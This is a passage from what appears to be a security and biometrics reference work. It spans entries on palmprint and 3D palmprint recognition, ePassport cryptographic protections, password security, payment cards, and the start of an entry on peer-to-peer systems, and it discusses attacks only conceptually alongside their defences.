the final identity by template matching. The distance used in this method is the Hamming distance, so the matching score stands for the dissimilarity level of the two templates. Figure 4 shows the distributions of the genuine and impostor matching scores obtained from the verification experiment on the Tongji contactless palmprint dataset (Zhang et al., 2017). From it, we can see there exists a clear distinction between the intra-class and inter-class distributions.

Palmprint Recognition, Fig. 4 The distributions of the genuine and impostor matching scores

RLOC

In the feature extraction stage, RLOC uses a modified finite radon transform (MFRAT) to extract the orientation features of palm lines and encodes the winning orientation index. Denoting $Z_p = \{-p, \ldots, 0, 1, \ldots, p\}$, where p is a positive integer, the MFRAT of an image $I(i, j)$ on the finite grid Ω_p^1 is defined as

$$MFRAT_I(i_0, j_0, \theta) = \sum_{(i,j)\in L_\theta} I(i, j), \tag{5}$$

where L_θ denotes the set of neighbor points of (i_0, j_0) that make up a line with angle θ, which means

$$L_\theta = \{(i, j) : j = k(i - i_0) + j_0, i \in Z_p\}, \tag{6}$$


where (i_0, j_0) denotes the center point, and k is the corresponding slope of L_θ. Actually, the width of palm lines usually is larger than 1 pixel, and L_θ is further extended to represent the set of points that makes up a line with angle θ and line width d. Since the palm lines are negative, the orientation of center point $I(i_0, j_0)$ is determined using a winner-takes-all rule:

$$\begin{aligned} &w(i_0, j_0) = arg\min_n(MFRAT_I(i_0, j_0, \theta_n)), \\ &\theta_n = n\pi/6, n \in \{0, 1, \ldots, 5\}, \end{aligned} \tag{7}$$

where, $w(i_0, j_0)$ is the winner index. To improve the fault-tolerant ability, in the matching stage, RLOC adopts a pixel-to-area matching scheme, where each pixel in one template is compared with the neighborhood of the corresponding pixel in another template.

Compared with the competitive code and ordinal measure, RLOC has a faster feature extraction speed because the implementation of MFRAT only uses summation operation. However, because RLOC adopts the pixel-to-area comparison scheme, the matching speed of RLOC would be much slower.

Applications



Currently, numerous kinds of palmprint recognition systems have been proposed (Genovese et al., 2014). Due to its attractive features, low-resolution palmprint recognition is expected to have a wide range of potential civilian applications such as access control and work attendance checking. For instance, for workers and elders who may not provide clear fingerprint because of their problematic skins and physical work, or identical twins who have very similar faces, palmprint recognition can provide a more reliable and effective way of automatic personal identification.

Currently, most of the applications of high-resolution palmprint images are related to forensic applications, where the partial-to-full matching must be supported. For example, the partial (also called latent) palmprint lifted from knife hilts, gun grips, steering wheels, and window panes from the crime scene can be used to match against background database of full palmprints. Because of the complex background, small common areas, and a large number of creases, latent palmprint matching is a more challenging

problem than full-to-full matching, which is commonly used in low-resolution palmprint recognition (Jain and Feng, 2008).

Experimental Results

The Hong Kong Polytechnic University published a palmprint dataset (version 2) in 2006. The images in this database are captured by a special device based on a charge-coupled device (CCD) camera, with a resolution of 75 dpi and a size of 384 × 284. This dataset is the largest touch-based palmprint dataset publicly available and the most extensively used by researchers. It consists of 7752 images captured from 386 palms of 193 individuals in 2 sessions, where the average interval between the first and the second session is around 2 months. During each session, about ten palmprint images of the left palm and ten of the right palm are captured. Since then, many organizations established and published their datasets, including the Chinese Academy of Sciences, Indian Institute of Technology Delhi, and Tongji University. The short names of those palmprint datasets mentioned above are PolyU, CASIA, IITD, and Tongji, respectively. Figure 5 shows the palm images selected from each of those databases. Table 3 lists the number of palms and the number of images of these datasets. Currently, Tongji is the largest contactless palmprint dataset.

Palmprint Recognition, Fig. 5 Sample images of the PolyU, CASIA, IITD, and Tongji palmprint datasets

Palmprint Recognition, Table 3 Publicly available palmprint datasets

Datasets	Number of palm	Number of images
PolyU	386	7752
CASIA	624	5502
IITD	460	2601

Datasets	Number of palm	Number of images
Tongji	600	12,000

In palmprint verification, the key measurements in accuracy are the false acceptance rate (FAR) and the false rejection rate (FRR). The former is the percentage that palmprint verification system incorrectly accepts access attempted by an unauthorized user, while the latter denotes the percentage that the system incorrectly rejects an authorized access attempt. In the verification experiment, if each of the palmprint images in the PolyU dataset is matched with all the remaining images, then the FAR values of competitive code, ordinal measure, and RLOC when FRR = 10^{-4}% are 0.44%, 4.79%, and 1.25%, respectively.

The key measurement in accuracy in palmprint identification experiment is the identification rate (IR). It is the percentage that the palmprint identification system correctly recognizes the identity of an authorized user from all the registered users. In the PolyU dataset, if three palmprint images collected in the first session are randomly selected as templates for each palm and all the images collected in the second session are treated as queries, then the identification rates of competitive code, ordinal measure, and RLOC are 99.95%, 99.92%, and 99.95%, respectively.

Open Problems

By far, current palmprint recognition methods have achieved satisfactory recognition accuracy, feature extraction, and matching speed to build a real-time biometric system. However, there are still several open problems for robust palmprint recognition. For example, the users would feel uncomfortable with the pegs on the conventional capture device, and some users believe that the surface of the capture device is unhygienic. Thus, a touchless and user-free acquisition device, which is more appealing to users, is required. Besides, several interesting directions, such as fusion with hand geometry, fingerprint, palm vein, 3D palmprint recognition, and multispectral palmprint recognition, might be promising in future research.

Three-dimensional palmprint

Definitions

Three-dimensional (3D) palmprint stands for the geometric information of the palmprint; it is independent with the illumination, skin color, and palm pose. In 3D palmprint biometrics, the most commonly used information is the depth information of the principal lines and wrinkles and the shape information of the palm surface.

Background


Two-dimensional (2D) palmprint biometrics has been extensively studied and applied due to its high recognition accuracy and low cost. However, 2D images are generated by projective imaging, so they are inherently sensitive to palm pose. Different palm distances and orientations will lead rotation, translation, and scale variations to the generated 2D palmprint image. Besides, after projection, it loses the valuable 3D structure information, such as the depth of the palmprint lines and the curvature distribution of the palm surface. 2D palm image also is sensitive to illumination, since it is generated through photoelectric conversion by the imaging sensor. For example, some biometric systems normally work in winter while wrongly in summer due to the violent sunlight at noon. Hence, a feature which is robust to the factors mentioned above is in need. Inspired by 3D face and 3D ear biometrics, researchers start to study 3D palmprint. Since then, 3D palmprint gains much attention. The Hong Kong Polytechnic University (PolyU) released the first 3D palmprint database. Figure 1 shows sample region of interest (ROI) images of the 2D and 3D palmprint. Since only structure information is used, 3D palmprint is insensitive to variations of the palm pose (the positions and orientations). Besides, it is more robust to illumination and palm stains than 2D palmprint. Because it is very hard to copy someone’s 3D palmprint information without his/her active cooperation, 3D palmprint also has the advantage of anti-counterfeit. Then, the problem becomes to be how to measure the 3D information and how to extract and match the 3D features.

3D Palmprint, Fig. 1 Sample palmprint images of the PolyU 3D Palmprint Database: (**a**) 2D palmprint image; (**b**) 3D palmprint image

---

Theory

Currently, the 3D measurement technologies could be grouped into five categories:



- Multi-viewpoint-based methods.
- Laser triangulation-based methods.
- Structured light-based methods.
- Ultrasound-based methods.
- Time of flight (TOF)-based methods.

Multi-viewpoint imaging is similar to the human's vision mechanism; it calculates the depth information based on parallax. After camera calibration, the imaging model could be estimated. In the cameras' coordinate system, there exists a relationship between the distance, the baseline, and the parallax. Here, the length of the baseline could be obtained by camera calibration. The problem becomes how to effectively find the parallax of the reference points (Genovese et al., 2014). The key steps for dual camera-based methods are key points detection and matching. Generally, the scale-invariant feature transform (SIFT) is utilized to find parallax. Compared with other techniques, this method does not need an auxiliary light source. So this measurement scheme has advantages of

simple and low cost. However, for the object which has fewer corners and spots, it is not very easy to obtain sufficient key points, and the SIFT algorithm also is relatively time-consuming. Laser triangulation-based measurement technique has been widely used in reverse engineering and 3D reconstruction due to its high precision. However, this kind of device is very expensive, and the linear scanning time is long. For VIVID910, which is used in Kanhangad et al. (2010), the measurement time for one 3D palmprint is about 2.5 s; the data transmission time is about 1.5 s, so the overall time is about 4 s. The ultrasound scanner-based methods (Iula et al., 2014) could capture not only the surface information but also the internal information of the subcutaneous tissues. So compared with other techniques, this method can provide more valuable information. However, the commercial ultrasound imaging system is very complex and big. It works in scanning mode, in order to obtain high-quality image, and the overall time consumed will be very long. So this kind of method has not been widely used for palmprint recognition currently. The key steps of the structured light-based methods are phase-shifting and unwrapping (Saldner and Huntley, 1997). Generally, this kind of system consists of two modules: a projector and a camera. Sometimes a reference plane is also needed. The palm should be put on the reference plane. When the palm is put stably, the projector projects series of periodic stripe patterns to the palm, so the pattern will be modulated by the depth of the palm surface. The camera captures the distorted images synchronously. Then the depth information of the palm surface can be calculated by solving the simultaneous equations. The total time cost to get a 3D palmprint image is around 2.5 s (Zhang et al., 2009). From perspectives of the hardware cost, acquisition accuracy, and acquisition time, this is a relatively good solution. The TOF imaging system consists of emitter and detector. The emitter continuously sends light pulse to the target; then, the detector receives the light reflected from the object. The phase shift can be obtained by the phase meter module. Then

the distance can be calculated according to the relationship between phase shift, flight time, and the speed of light. This technique generates 3D images in real time and transmits data through a USB 3.0 interface. The advantages of this scheme are high speed, small size, easy to integrate, and relatively low cost. The disadvantages are as follows: (1) it generates too much heat due to real-time imaging; and (2) the resolution and precision of

the captured image are low (as is shown in Fig. 2c). Generally, only the palm surface could be measured. So they are more suitable for application scenarios of human-computer interaction.

3D Palmprint, Fig. 2 3D palmprint images captured using different devices: (**a**) VIVID910 (Kanhangad et al., 2010), (**b**) the device designed by PolyU (Zhang et al., 2009), and (**c**) Intel RealSense SR300 (Liang et al., 2019)

Open Problems

As analyzed above, the 3D palmprint has many advantages against 2D palmprint. However, there still exist some problems with 3D palmprint: the resolution and precision of the obtained 3D data are low; the 3D system is expensive and complex but has not gained the corresponding increment of the recognition accuracy.

Unlike the face and ear (Samir et al., 2006; Chen and Bhanu, 2007), which have apparent shape features and large-scale depth information, palmprint consists of many fine-grained patterns such as the ridges and wrinkles. So it is much more challenging to measure the 3D palmprint. The captured 3D palmprint image also contains a lot of noise. Median and mean filters (Li et al., 2010b) and deep convolutional neural network-based methods (Tian et al., 2020) can be utilized for general denoising. However, these approaches cannot fundamentally improve the quality of the measured 3D palmprint data. Indeed, 3D structure information is independent with illumination, but all the 3D measurement techniques are based on light projecting and sensing; they need proper illumination conditions. Hence, the precision will be further decreased if the ambient light is not good

enough. Hence, the work to develop a better 3D measurement system, specialized for palmprint, is very important but still not finished.

After the 3D palmprint data is obtained, feature extraction algorithms should be conducted to obtain the discrimination information of the 3D palmprint. Currently, the most used features are mean curvature (MC), Gaussian curvature, and surface type (ST) (Li et al., 2009; Fei et al., 2020). Based on mean curvature image (MCI) and ST map, the 2D feature extraction and classification methods also can be applied to 3D palmprint recognition (Li et al., 2010a; Zhang et al., 2015). Besides the local features, some global shape-based features also are proposed, such like the maximum depth (MD), and the isoheight-based coding features (Li et al., 2011). However, the accuracy of 3D palmprint recognition is not as high as we expected (Kanhangad et al., 2010). There are two reasons: one is that the precision of the measured 3D palmprint is not very high; the other one is the 3D information also is sensitive to posture variations. Since palm is not rigid, its surface will be distorted when the finger moves. Currently, 3D palmprint data only provides coarse 3D information about the palmprint; it is a supplement to 2D palmprint. Hence, information fusion of 3D and 2D palmprint is very important to achieve high accuracy and robust systems (Zhang et al., 2010).

Summary

In this chapter, first, we described what is 3D palmprint and listed some sample images captured by different devices. Second, we listed the current 3D palmprint measurement techniques; their advantages and disadvantages also are detailly compared. Finally, the existing challenges of 3D palmprint recognition are deeply analyzed.

With too many fine-grained patterns in a small ROI, it is hard to capture high-precision 3D palmprint information. At present, the structured light-based methods with constrained capture environments can generate high-precision 3D data. Based on this, for palmprint recognition, the most usable 3D information is the coarse-grained patterns, including palm surface, principal lines, and wrinkles. Various curvature- and shape-based features, such as MCI and ST, are proposed to represent these 3D information.

The future research directions of 3D palmprint are high-precision measurement techniques to capture high-quality 3D palmprint images in

real time and high-accuracy fusion methods to effectively utilize both the 2D and 3D information.


Definition

Passports nowadays include a contactless integrated circuit to fight against counterfeited documents. The integrated circuit contains personal data and is able to perform cryptographic operations. Passport security is the analysis of the cryptography, security, and privacy issues related to the biometric passports.



Background

The *International Civil Aviation Organization* (ICAO), an agency of the United Nations, has been working since 1968 on the development of recommendations for a standardized passport book. This early work led in

1980 to the first edition of the standard DOC 9303 that fully specifies the *Machine Readable Travel Documents* (MRTD), initially devoted to passports, then extended to visas and cards. In 1998, the ICAO initiated some work on biometric identification systems and associated means. In 2002, it released a new version of DOC 9303 (ICAO 2002), endorsed by ISO/IEC 7501, that defines passports with biometrics and contactless integrated circuit (IC), so-called *ePassport*.

Theory

An ePassport contains a contactless and batteryless IC, integrated into the back cover of the document or into an intermediate page, and displays a characteristic logo on its front cover, as shown in Fig. 1.

Passport Security, Fig. 1 Logo printed on the front cover of ePassports

The international interoperability of the ePassport requires the IC to be compliant with widely deployed standards. It is so compliant with ISO/IEC 14443 (type A or B) for the physical and communication layers and with DOC 9303 for the application layer. Information in the IC is stored in a write-protected file system defined in ISO/IEC 7816-4 — thus accessible with regular *Application Protocol Data Units* (APDU) — which includes a *Logical Data Structure* (LDS). LDS contains 19 *Data Groups*, from DG1 to DG19: DG1 ("Details recorded in the MRZ"), and DG2 ("Encoded face") are the only mandatory information; DG3 to DG16 are optional and may contain a digitalized signature, some biometrics, a public key, etc.; and DG17 to DG19 are reserved for future use. Additionally, LDS defines two special elementary files, EF.COM and EF.SOD, that respectively contain the list of the present DGs and some cryptographic material described

below. Finally, LDS defines some elementary files storing symmetric and asymmetric cryptographic keys for internal use.

The security of the ePassport is assured through several cryptographic mechanisms defined in DOC 9303. The *Passive Authentication* (PA) prevents counterfeiting of ePassports. The *Active Authentication* (AA) assures that the inspected ePassport is not a clone of a legitimate one. The *Basic Access Control* (BAC) prevents someone to get access to the content of the LDS without physically handling the document. The *Secure Messaging* (SM) protects the communication between the IC and the *Inspection System* (IS). Finally, other security mechanisms have been introduced later, including the *Extended Access Control* (EAC) that grants the access to the DGs to authorize IS only, and the *Supplemental Access Control* (SAC) that is a countermeasure to the low entropy of the BAC keys.

Passive Authentication

PA is a mandatory security mechanism whose aim is to prove that the content of EF.SOD and LDS are authentic and not modified. To assure so, EF.SOD contains the hash value of each DG present in LDS and a signature calculated by the issuing State over these values. EF.SOD is implemented as specified in RFC 3369.

The signature can be checked by IS using the *Document Signer* (DS) X.509 certificate, available from EF.SOD along with the hash values and the signature. Alternatively, the DS certificates should be available from the ICAO *Public Key Directory* (PKD).

In turn, a DS certificate can be checked using the *Country Signing CA* (CSCA) X.509 certificate. The ICAO PKD was not originally publishing the CSCA certificates (it now does so). Early versions of DOC 9303 stated that the CSCA certificates should be exchanged according to bilateral agreements between the States. Certificate revocation lists should also be exchanged through these agreements but are available from the ICAO PKD, though.

According to DOC 9303, PA should use one of the following signature schemes: RSA, DSA, and ECDSA. Those States implementing the RSA algorithm shall use RFC 3447 PKCS#1. DOC 9303 recommends to use RSASSA-PSS with modulus of minimum size 3072 bits and 2048 bits for the CSCA keys and the DS keys, respectively. Those States implementing

the DSA algorithm shall use FIPS 186-2. The minimum sizes for the moduli p and q should be 3072 and 256 bits, and 2048 and 224 bits for the CSCA keys and the DS keys, respectively. Those States implementing the ECDSA algorithm shall use X9.62 or ISO/IEC 15946. The minimum size for the base point order should be 256 bits and 224 bits for the CSCA keys and the DS keys, respectively. States should choose a hash algorithm in the following list, in accordance with the selected signature scheme: SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 (FIPS 180-2). DOC 9303 recommends to renew the CSCA keys every 3–5 years, and the DS keys every 3 months.

Active Authentication

AA is an optional security mechanism whose aim is to prove that EF.SOD belongs to the authentic ePassport, i.e., it is not a cloned one. AA is based on a two-pass challenge–response protocol as described in ISO/IEC 9796-2 Digital Signature Scheme 1. Upon reception of a nonce from IS, IC generates a second nonce and signs both of them using its signature private key stored in an internal elementary file. The information on the associated public key (SubjectPublicKeyInfo) is available in DG15, encoded as specified in RFC 3280. Note that DG15 does not contain any signed certificate because the authenticity and integrity of the public key are ensured by PA.

Like PA, AA should rely on RSA, DSA, or ECDSA. The minimum sizes of the security parameters are smaller than what is required for PA because the signature is generated on the fly by IC. Thus, in accordance with DOC 9303, the minimum sizes for the security parameters should be 1024 bits, 1024 and 160 bits, and 160 bits, respectively.

Basic Access Control

BAC assures that the ePassport is knowingly handed over while IS reads IC’s content. To do so, IS must prove its knowledge of the *Document Basic Access Keys*, which derive from the ePassport number, the date of birth of the ePassport holder, and the date of expiration of the ePassport. This information is available in the *Machine Readable Zone* (MRZ) of the ePassport, that is, the two optically readable lines of characters printed on the data page of the ePassport book. The Document Basic Access Keys are also stored in an internal elementary file of IC.

The BAC consists of a three-pass challenge-response protocol according to ISO/IEC 11770-2 Key Establishment Mechanism 6 using 2-key 3DES as block cipher. The exchanged nonces should be eight-byte long. The encryption is done using 3DES in CBC mode with zero-IV according to ISO/IEC 11568-2. A cryptographic checksum as specified in ISO/IEC 9797-1 MAC Algorithm 3 (Retail-MAC) is also calculated over and appended to the ciphertexts. It is based on DES, zero-IV, and ISO/IEC 9797-1 Padding Method 2. The encryption and MAC keys are derived from the MRZ using SHA-1 according to DOC 9303.

Secure Messaging

SM consists in encrypting the data during their transfer on the channel between IC and IS, as defined in ISO/IEC 7816-4. The mechanism also protects the sequentiality of the exchanged messages. SM relies on the same cipher and MAC algorithms than BAC. However, keys are not directly derived from the MRZ; they are generated from two nonces exchanged during the BAC. This implies that SM can only be used in conjunction with BAC.

Other Security Mechanisms

Beyond the four security mechanisms originally defined by ICAO, there exist several additional mechanisms (Avoine et al. 2016).

EAC is an improved security mechanism designed to replace BAC and AA. Its key feature is the terminal authentication with stronger keys than BAC. Although EAC is mentioned in DOC 9303, it has been defined by the German Federal Office for Information Security (BSI) in the technical report TR 3110 (BSI 2006). The European Commission decided to require the Member States to include fingerprints in ePassports, starting in June 2009, and to use EAC to protect them. Several versions exist for EAC, including EACv1 and EACv2. The EU requires EAC to manage both IC authentication (to replace AA) and terminal authentication (to eventually replace BAC).

Later on, in 2010, ICAO introduced *Supplemental Access Control* (SAC), which is based on *Password Authenticated Connection Establishment* (PACEv2). SAC is a countermeasure to the weakness of the BAC, where strong session keys are generated in spite of the low entropy of the MRZ.

Open Problems and Future Directions

The deployment of the ePassport raised numerous security and privacy concerns (Avoine et al. 2016). Very early, the communication range has been pointed out as a potential threat. While the advertised operational range of an ePassport is about 10 cm, some experiments in realistic conditions have shown that the communication between ISO/IEC 14443-compliant reader and device can be eavesdropped at a distance of a few meters (Hancke 2008). To thwart this issue, some ePassports include an electromagnetic shield in their cover, such that IC can only be read when the document book is open.

Another subject of matter is the poor design of BAC, which is optional, based on credential printed in the document book, and which relies on low entropy Document Basic Access Keys. The main cause of the latter point is that the document number – used as a seed in the generation of the keys – is commonly not assigned randomly. Several papers point out this issue and explain how to bypass BAC guessing the Document Basic Access Keys (Avoine et al. 2008; Carluccio et al. 2006; Gaurav and Karger 2005; Hoepman et al. 2006; Juels et al. 2005; Monnerat et al. 2007).

Information leakage and malicious traceability have also been shown as potential threats. As illustration, when the unique identifier of the IC is not generated randomly on the fly, it may be used to track the ePassport.

Active authentication may also leak digital evidence (Juels et al. 2005; Monnerat et al. 2007), and it has been shown that EAC also suffers from information leakage, e.g., the hash of the fingerprints can be obtained from EF.SOD without passing EAC (Chaabouni and Vaudenay 2009; Monnerat et al. 2007).

Finally, several weaknesses in the implementation of DOC 9303 have been exposed. One of the main issues was originally the deficient deployment of the CSCA certificates. Without these root certificates, ePassports can be very easily counterfeited. While ICAO originally stated that CSCAs should be exchanged following bilateral agreements and carried in diplomatic pouches, ICAO then changed its recommendation and now publishes the CSCAs on its own website.

To summarize, up to now, although several security weaknesses have been raised, no (known) practical attack succeeded in counterfeiting an ePassport, assuming all the ICAO recommendations are applied. However,

privacy problems definitely occur, and many works proved that the ePassport leaks personal information, although EAC clearly tends to improve the situation.

Password

Gerald Brose[16] ✉
(16) Hype Softwaretechnik GmbH, Bonn, Germany

Email: gerald.brose@acm.org

Definition

A password is a secret that is presented to a verifier to prove a claim, typically during user authentication. A verifier can determine that the claimant knows the secret by comparing the password with a value he has on store. This can be the secret itself or a unique value computed from the secret, e.g., a one-way hash or a known document encrypted using the password as a key.

Theory

Passwords are a simple and convenient authentication mechanism, but can only provide limited security. More secure authentication based on cryptographic protocols and hardware is possible, but these options are typically less convenient for users and more expensive to operate.

As a secret, passwords must be protected. Storing or transmitting a password in plain text is a risk, as is writing it down on a sticky note and attaching it to a screen. Consequently, most modern systems do not store passwords in plain but store password hashes instead. When a user enters his or her password, the system computes the password's hash value and compares this with the stored hash value for the user.

Passwords are also vulnerable to interception during the actual authentication process if the connection between the terminal and the verifier software is not secure, or if the terminal itself can be manipulated, e.g., to record keystrokes. To prevent attacks on the login process that intercept passwords on the path between the terminal and the verifier, the Orange Book security criteria describe a *Trusted Path*, with which systems can provide secure communication so that users can directly communicate with the secure parts of the system.

A characteristic of passwords when compared to other secrets like encryption keys is that they are directly entered by users, e.g., at a terminal login, or when accessing protected web sites. Consequently, passwords can only be composed of characters that can by typed on a keyboard. Typical password mechanisms usually only consider the first n characters of a password, so the number of possible passwords is 95^n (with 95 printable characters). For a standard UNIX system, which considers a maximum of eight characters, this amounts to $6.6*10^{15}$ different values for passwords that are at least eight characters long. A Windows 2000 (TM) password, e.g., can be up to 127 characters long, which gives maximum of $1.4*10^{251}$ different combinations.

The actual search space for typical passwords is considerably smaller than the theoretical limit, however, because passwords need to be remembered by human users. Because arbitrary combinations of characters with no apparent meaning are hard to remember, requiring the use of such passwords would lead to users writing down their passwords. This induces the obvious risk of exposure when the recorder password is not protected, e.g., in the user's wallet. Users therefore typically choose shorter passwords using some form of mnemonics or simply familiar terms. This means that the entropy of passwords is often low, so passwords are vulnerable to guessing.

A particular kind of password guessing attacks are dictionary attacks. A dictionary attack is carried out by trying candidate passwords from a large dictionary with popular words and terms, such as movie actors, characters from cartoons or literature, animal names, computer science, astrological terms, etc. Attacks like these are simple and have proven to be very effective (Klein 1990; Feldmeier and Karn 1990).

While it is not feasible for a casual attacker to try all possible combinations of passwords of a given length, exhaustive search (also called

brute force attack) is still a possible threat when considering more dedicated and resourceful attackers. With current processing and storage technology, it is possible to precompute and store all possible password values only for a limited search space. However, only a fraction of all password values need to be stored partially when using techniques like hash chains or rainbow tables, which require only the relevant missing values to be recomputed at attack time. This approach permits very effective brute force attacks on password security.

To further enlarge the search space and thwart these kinds of attacks, passwords are often encrypted or hashed based on an additional bit string, a salt, which requires attackers using precomputed dictionaries with encrypted passwords to include 2^n variations of each encrypted password, n being the number of bits used for the salt. The bcrypt algorithm used in OpenBSD (Provos and Mazieres 1999), e.g., uses a 128-bit salt, which makes storing precomputed hash values completely infeasible.

If an attacker can install and run programs on the target host system, password security may also be attacked using a Trojan Horse login program. This program would masquerade as a regular system login screen on a computer terminal and capture and store the passwords entered by unsuspecting users. The program may then print a rejection message to the terminal before terminating and starting the regular login program. The existence of the Trojan Horse is unnoticed by users, who believe they simply mistyped their password during the first login attempt. This attack will not work on systems that provide a Trusted Path because communications via such a path is by definition initiated exclusively by the user, i.e., a login prompt would only appear as a system reaction to a user action, e.g., a keyboard interrupt, as in Windows NT (TM).

"A good password is one that is easily remembered, yet difficult to guess" (Klein 1990). Because of the importance of choosing "good" passwords for maintaining password security, users should be educated and given guidelines for choosing passwords. The most important ones are:

1. Choose long passwords to enlarge the search space for an attacker.

2. Do not choose words that are likely to appear in a dictionary, not even with variations.

3. Do not base passwords on any public information about yourself (birthdate, hobby, children's names), because it may help attackers in guessing.

4. Use the initial letters of the words in a sentence that you can remember, e.g., turn a sentence like "my daughter prefers muffins over cheese cake most of the time" into a password "`mdpmoccmott`". Words created in this manner are unlikely to be found in any dictionary.

5. Insert punctuation characters and digits freely, and capitalize some characters, e.g., turn "`mdpmoccmott`" into "`mD4pMo,cCmott`" to further enlarge the search space.

Three main lines of defense against attacks on password security can be identified:

1. Reactive—carry out internal dictionary attacks to check for weak passwords. If a weak password is found, the respective account should be blocked until the user chooses a new password.

2. Proactive—educate users about the importance of choosing good passwords. Prevent them from choosing weak passwords, i.e., reject passwords that are too short, that are found within a dictionary, or are otherwise considered easy to guess. Proactive password checks can be integrated into the system programs that modify a password so that any new password is checked to be reasonably secure before it is accepted.

3. Secretive—protect password files so that not even the encrypted or hashed passwords can be obtained. It is standard practice in modern UNIX systems to "shadow" out passwords from the password file, i.e., maintain a separate file that can only be read by system administrators.

In summary, passwords are a compromise between convenience, user acceptance, and cost versus security. In highly sensitive environments, alternative authentication mechanisms should be considered, e.g., mechanisms based on biometric identification, on small user devices that generate one-time passwords, such as RSA's SecurID (TM), or on combinations of these mechanisms.

Payment Card

Marijke De Soete[17] ✉
(17) Security4Biz, Oostkamp, Belgium

Synonyms

Bank card

Definition

A device that can be used by its holder (cardholder) to pay for goods and services or to withdraw money.

Theory

The device is a plastic card backed by an account holding funds belonging to the cardholder or offering credit to the cardholder. From a technology perspective, two types of payment cards are used: magstripe card and chip cards.

A magnetic stripe card is a type of card capable of storing data by modifying the magnetism of tiny iron-based magnetic particles on a band of magnetic material on the card. The magnetic stripe, sometimes called a magstripe, is read by physical contact and swiping past a reading head.

A chip card, smart card, or integrated circuit card (ICC) is any pocket-sized card with embedded integrated circuits which can process data (chip card). IC cards cover both contact and contactless technology. Dual-interface or hybrid cards implement contactless and contact interfaces on a single card with some shared storage and processing.

A number of ISO standards, ISO/IEC 7810, ISO/IEC 7811, ISO/IEC 7812, ISO/IEC 7813, ISO/IEC 7816, ISO 8583, and ISO/IEC 4909, define the physical properties of the card, including size, flexibility, data formats, and communication protocols. ISO also provide the standards for payment cards, including the allocation of card number ranges to different card issuing institutions. ISO/IEC 14443 covers the contactless technology used for payment cards.

The issuing bank (issuer) is the financial institution that makes payment cards available to cardholders and authorizes the cardholder to use the card. Payments cards are normally operated under a card scheme. This is a technical and commercial arrangement set up to serve one or more card brands and which provides the organizational, legal, and operational framework rules necessary for the services marketed by the brand to function. EMV has become the reference standard for chip card-based payments (EMV).

Applications

A wide variety of cards are available which offer cardholders the possibility to purchase items in stores, on the Internet, through mail order, and over the telephone.

A credit card enables cardholders to make purchases and/or withdraw cash up to a prearranged ceiling. The credit granted may be settled in full by the end of a specified period or may be settled in part, with the balance taken as extended credit on which interest is usually charged.

A debit card enables cardholders to have their purchases directly and immediately charged to their accounts, whether held with the card issuer or not.

A delayed debit card enables cardholders to have their purchases charged to an account with the card issuer up to an authorized limit. The balance in this account is then settled in full at the end of a predefined period. It is also called a “charge card.”

A prepaid card is a card on which a monetary value is stored (also referred to as a stored-value card) or that enables its holder to use funds loaded in advance on a dedicated account.

A payment card usually combines (a) payment function(s) with a cash function which enables the cardholder to withdraw cash from a cash

dispenser and/or to deposit cash.

Editorial Note

With the advancements and proliferation of smart phones, bank cards are being stored in mobile wallets and provide their services using the communication means of the wallet, typically Near-Field Communication (NFC).

Synonyms

P2P

Definition

Peer-to-Peer systems (*P2P*) refers to the class of distributed protocols and applications in which a – typically large – number of nodes join forces and share resources to perform a given task in a purely *decentralized*, *collaborative*, and *self-coordinated* manner, without central orchestration by dedicated servers or special nodes.

Background

Traditional network applications have been designed around the *client–server model*, in which services are provided by dedicated nodes, known as *servers*, and are consumed by passive end-nodes, known as *clients*. Typical examples include the World Wide Web, Electronic Mail, e-Commerce, and more recently Social Network platforms.

The Peer-to-Peer paradigm (Oram, 2001) deviates from the client–server model by bridging the gap between servers and clients, turning all nodes into equal *peers* working together to carry out a task in a collective

manner. Thus, end-nodes are promoted from passive consumers into active entities participating, interacting, and contributing to the services they make use of, effectively sharing both the benefits and the duties of services they are involved in.

Provided they are suitably engineered, P2P systems enjoy a number of desirable properties inherently stemming from their design. Most notably, these are the following.

Scalability
As task execution is fueled by participating peers' resources, the extra load imposed by increasingly more joining peers is compensated by the proportionally higher aggregate capacity these peers contribute, leading to intrinsically scalable designs that can spontaneously adapt to unexpected increase or decrease in demand.

Robustness and Fault Tolerance
In P2P systems, peers are *symmetric*, in the sense that no node is special. This entails that a crash on *any* one or few nodes will not critically prevent the rest of the network from carrying on with the task. In practice, P2P applications are typically designed to also sustain catastrophic failures invalidating a significant fraction of the network, leading to robust network applications with attractive fault tolerance characteristics.

Self-organization and self-healing behavior
P2P systems are built around the philosophy that *irregularities* and *dynamicity* form the norm rather than the exception. Hence, self-organization mechanisms are inherent in P2P design, including self-healing behavior to circumvent and repair unpredictable errors.

Load balancing
P2P algorithms typically distribute the load of services evenly across participating peers, for the sake of fairness and scalability. Some systems even deliberately incentivize fair resource contribution by coupling it to the quality of service each individual node can enjoy (e.g., Bittorrent's tit-for-tar policy (Cohen, 2003)).

Applications

The Peer-to-Peer paradigm has led to a wide spectrum of applications, depending on the type of resources peers share. Sharing *content* has arguably led to the most popular P2P applications in the early 2000s to mid-2010s, that is, *file-sharing applications* (Cohen, 2003), in which peers may locate and download content contributed by other peers. Sharing *network bandwidth* has been key to the design of applications that feature unprecedented aggregate upload capacities, leading to large-scale data dissemination tools (Voulgaris and van Steen, 2007), streaming applications (Castro et al., 2003), and publish/subscribe systems (Kermarrec and Triantafillou, 2013; Carzaniga et al., 2001; Setty et al., 2012). Leveraging individual nodes' *storage capacity* has allowed the design of global storage systems with large aggregate volume and high availability guarantees through redundancy. PAST (Rowstron and Druschel, 2001) and Oceanstore (Kubiatowicz et al., 2000) constitute the seminal work in this direction, leading to more advanced and integrated systems like IPFS (Benet, 2014). Finally, other projects are harnessing the *processing resources* of end-nodes to build frameworks with impressive computational power, typically for scientific computations, such as BOINC (Anderson, 2004).

The recent advent of *blockchains* has highlighted the importance of P2P technology for building large-scale decentralized systems. Blockchains rely on P2P technology to swiftly disseminate submitted transactions and newly mined blocks to all participating nodes, often extending to tens of thousands of peers spread around the globe. A specific class of P2P protocols, known as *epidemic* or *gossiping protocols*, is typically employed, in which nodes *gossip* with each other to spread the news (i.e., new blocks) aspiring to offer a high degree of dissemination speed, reliability, fault tolerance, and scalability.

Open Problems and Future Directions

P2P technology is mature enough to have devised highly efficient and versatile protocols for a multitude of large-scale decentralized applications. The correct execution of these applications relies on the assumption that participating peers strictly follow the rules of the respective protocols. When, however, this assumption is violated by a number of Byzantine nodes, the evolution of the applications in question may become

unpredictable or – even worse – may be manipulated toward the attacker's desired state.

